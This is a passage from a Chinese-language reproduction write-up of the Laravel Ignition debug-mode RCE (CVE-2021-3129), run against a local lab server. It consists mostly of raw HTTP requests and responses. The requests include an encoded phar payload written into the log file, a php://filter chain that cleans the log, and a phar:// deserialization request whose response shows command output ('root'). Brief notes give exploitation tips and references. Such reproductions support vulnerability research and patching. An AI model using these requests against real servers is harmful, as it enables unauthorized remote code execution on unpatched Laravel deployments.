Content-Type: application/json
Content-Length: 153
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "1234",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 08:06:52 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 08:06:52 GMT
Content-Type: application/json

{
    "message": "file_get_contents(1234): failed to open stream: No such file or directory",
    "exception": "ErrorException",
    "file":
"/root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php",
    "line": 75,
    "trace": [
        {
            "function": "handleError",
```

发送payload，**payload结尾一定要加一个字符**，不然会生成两次payload，导致最后利用phar反序列化时出错：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 5093
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile":
"=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00
=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00
=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=44=00=51=00=6F=00
=6C=00=41=00=67=00=41=00=41=00=41=00=67=00=41=00=41=00=41=00=42=00=45=00=41=00
=41=00=41=00=41=00=42=00=41=00=41=00=41=00=41=00=41=00=41=00=44=00=4F=00=41=00
=51=00=41=00=41=00=54=00=7A=00=6F=00=30=00=4D=00=44=00=6F=00=69=00=53=00=57=00
=78=00=73=00=64=00=57=00=31=00=70=00=62=00=6D=00=46=00=30=00=5A=00=56=00=78=0
0=43=00=63=00=6D=00=39=00=68=00=5A=00=47=00=4E=00=68=00=63=00=33=00=52=00=70=0
0=62=00=6D=00=64=00=63=00=55=00=47=00=56=00=75=00=5A=00=47=00=6C=00=75=00=5A=
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 08:08:11 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 08:08:11 GMT
Content-Type: application/json

{
  "message":
"file_get_contents(=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=
00=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A
=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=4
4=00=51=00=6F=00=6C=00=41=00=67=00=41=00=41=00=41=00=67=00=41=00=41=00=41=00=
42=00=45=00=41=00=41=00=41=00=41=00=42=00=41=00=41=00=41=00=41=00=41=00=41=00
=44=00=4F=00=41=00=51=00=41=00=41=00=54=00=7A=00=6F=00=30=00=4D=00=44=00=6F=0
0=69=00=53=00=57=00=78=00=73=00=64=00=57=00=31=00=70=00=62=00=6D=00=46=00=30=
00=5A=00=56=00=78=00=43=00=63=00=6D=00=39=00=68=00=5A=00=47=00=4E=00=68=00=63
=00=33=00=52=00=70=00=62=00=6D=00=64=00=63=00=55=00=47=00=56=00=75=00=5A=00=4
7=00=6C=00=75=00=5A=00=30=00=4A=00=79=00=62=00=32=00=46=00=6B=00=59=00=32=00=
46=00=7A=00=64=00=43=00=49=00=36=00=4D=00=6A=00=70=00=37=00=63=00=7A=00=6F=00
=35=00=4F=00=69=00=49=00=41=00=4B=00=67=00=42=00=6C=00=64=00=6D=00=56=00=75=0
0=64=00=48=00=4D=00=69=00=4F=00=30=00=38=00=36=00=4D=00=6A=00=55=00=36=00=49=
```

清除多余的字符：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 287
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile":
"php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/r
esource=../storage/logs/laravel.log",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 200 OK
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 08:08:24 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 08:08:24 GMT
Content-Type: text/html; charset=UTF-8
```

利用phar://进行反序列化，执行代码：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 208
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "phar:///root/test/laravel/storage/logs/laravel.log/test.txt",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 200 OK
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 08:24:49 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 08:24:49 GMT
Content-Type: text/html; charset=UTF-8

root
```

疑问：

这里不懂为什么要先发一次AA让对齐，但是我试了，如果不先发一个错误的数据包，直接发送payload，确实会报错，产生一条log记录，

但再次发送清除其他字符的数据包时会报错，提示如下报错

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 287
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile":
"php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/r
esource=../storage/logs/laravel.log",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 07:03:26 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 07:03:26 GMT
Content-Type: application/json

{
  "message": "file_put_contents(): stream filter (convert.base64-decode): invalid byte sequence",
  "exception": "ErrorException",
  "file":
"/root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php",
  "line": 69,
  "trace": [
    {
      "function": "handleError",
      "class": "Illuminate\\Foundation\\Bootstrap\\HandleExceptions",
      "type": "->"
    }
```

而且此时查看log文件，会发现之前直接发送payload产生的log记录被刷新了，日志中没有之前发送的payload

所以上图数据包再次发送会导致log记录被清空。

参考：

https://www.ambionics.io/blog/laravel-debug-rce

https://whoamianony.top/2021/01/15/%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/Laravel/Laravel%20Debug%20mode%20RCE%EF%BC%88CVE-2021-3129%EF%BC%89%E5%88%A9%E7%94%A8%E5%A4%8D%E7%8E%B0/

https://tyskill.github.io/posts/cve_2021_3129/